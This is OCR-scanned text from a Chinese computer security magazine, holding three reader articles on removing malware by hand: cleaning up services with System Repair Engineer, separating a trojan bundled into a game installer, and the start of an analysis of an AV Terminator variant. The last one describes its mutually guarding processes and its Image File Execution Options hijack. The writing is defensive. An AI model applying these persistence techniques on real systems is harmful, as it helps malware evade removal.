最后一步，利用System Repair Engineer软件去删除病毒创建的服务。打开System Repair Engineer，选择“启动项目”，再选择“服务”，最后点击“win32服务应用程序”，在服务列表中删除病毒所添加的服务。并且删除刚才建立的autorun.inf和rising.exe文件夹。

通过此次杀毒，我们了解了分析病毒原理和病毒保护机制的重要性，只有清楚的了解病毒的运行原理和病毒的保护机制，我们才能对症下药，药到病除，才能实现真正的彻底的删除顽固病毒。

（本文所涉及到的System Repair-Engineer、IceSword和Filemon已收录到光盘中）

太阁中的暗箭

于一真

为了安心的学好Photoshop和VB，我终于狠下心来，格掉了已使用多年的花花哨哨的XP，装回了古董级的2000系统。可是时间稍长点，我又按捺不住心中的“寂寞”了，来装点游戏吧，可这2000不知是怎么搞的，动态链接库总是连接出错，真是气人！后来从一个酷爱日本游戏的朋友那里“勒索”到一张太阁立志传5的光盘，回去安装，动态链接库总算正常了。但是，问题也随之而来了……

安装完毕，刚打开游戏，360安全卫士便开始报警了（图1）。



图1




图2

糟糕，游戏竟然绑有木马，好心情也随之一扫而光。马上打开360进行彻底的查杀，好家伙，一下子就检查出来三个（图2），杀无赦！

作为一名合格的“叉子”是需要善于思考的。我分析了一下，觉得有两种可能：1．游戏主文件本身绑有木马；2．游戏运行时调用木马程序。

先分析第一种情况，打开捆绑文件探测器检查该文件，果然，游戏的主程序中有鬼（图3）。不过不知为什么，捆绑文件探测器无法将所捆绑的软件分离出来，看来还需要想别的办法，曾记得06年第9期的X档案中一位作者提到过使用SSM进行分离。马上找




图3



图5




图4




图7




图6


出光盘，装上SSM，然后再运行游戏主文件，果然SSM拦截到游戏文件调用临时目录下的MDM.EXE（图4）。

到底是不是MDM捣的鬼呢？进入临时目录下将MDM.exe复制出来，然后打开Filemon，接着运行MDM.exe，Filemon里的记录顿时一泻千丈，没办法，慢慢看吧，终于找到了有价值的信息（图5）。

从图5中我用红框框起来的记录可知，MDM创建了一个名为NaviHelper.dll的文件，而360所检测出来的恶意软件的文件名也正是NaviHelper.dll，由此可以确定MDM是罪魁祸首无疑。

接下来的任务就是分离出纯净的游戏文件了。继续打开SSM，运行游戏，发现了如图6所示的一个拦截。想到了什么？对，为什么LOG（网上有人称为“日志文件”）带有图标，而且带有公司信息？它可能就是纯净的游戏文件。将后缀名LOG改为EXE（图7），游戏果然可以正常运行，并且360也没有再弹出任何信息。到此为止，我们已经完美的分离出了纯净的游戏文件，也终于可以放心的去玩了。

（本文所涉及到的捆绑文件探测器和Filemon已收录到光盘中）



手工来清除AV终结者变种病毒

Zorro

如果我们在网上搜索AV终结者的话，会发现这个病毒在网上的曝光率很高，我也是编写完了专杀工具后才在金山的网站上看到这个病毒的名字。金山对其的评论是该病毒的危害性不亚于熊猫烧香，它释放大量的木马程序，禁用杀毒软件和大量安全工具，导致安全模式无法进入甚至连安全类的网页都禁止打开。可见其危害性真的很大，这个病毒有许多变种，下边我们就来讨论一下它的手工清除方法。




图1

不入虎穴焉得虎子，我拷贝了一份病毒样本，然后双击运行（这个病毒很讨厌的

哟，如果菜菜们也想分析一下这个病毒，最好是在虚拟机里进行）。病毒果然厉害，中了之后就出现了上述的一些症状，甚至连安全模式也无法进入，出现了蓝屏。先来简单分析一下病毒的主要模块。

1．病毒有两个进程，相互守护，因此我们无法手动单一结束它的进程，这个变种病毒的两个进程分别为nuygtvw.exe和terebmi.exe。

2.修改注册表。病毒修改了“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options”项进行了映像劫持，将大量的安全软件指向了病毒文件，导致安全软件无法运行，如图1。

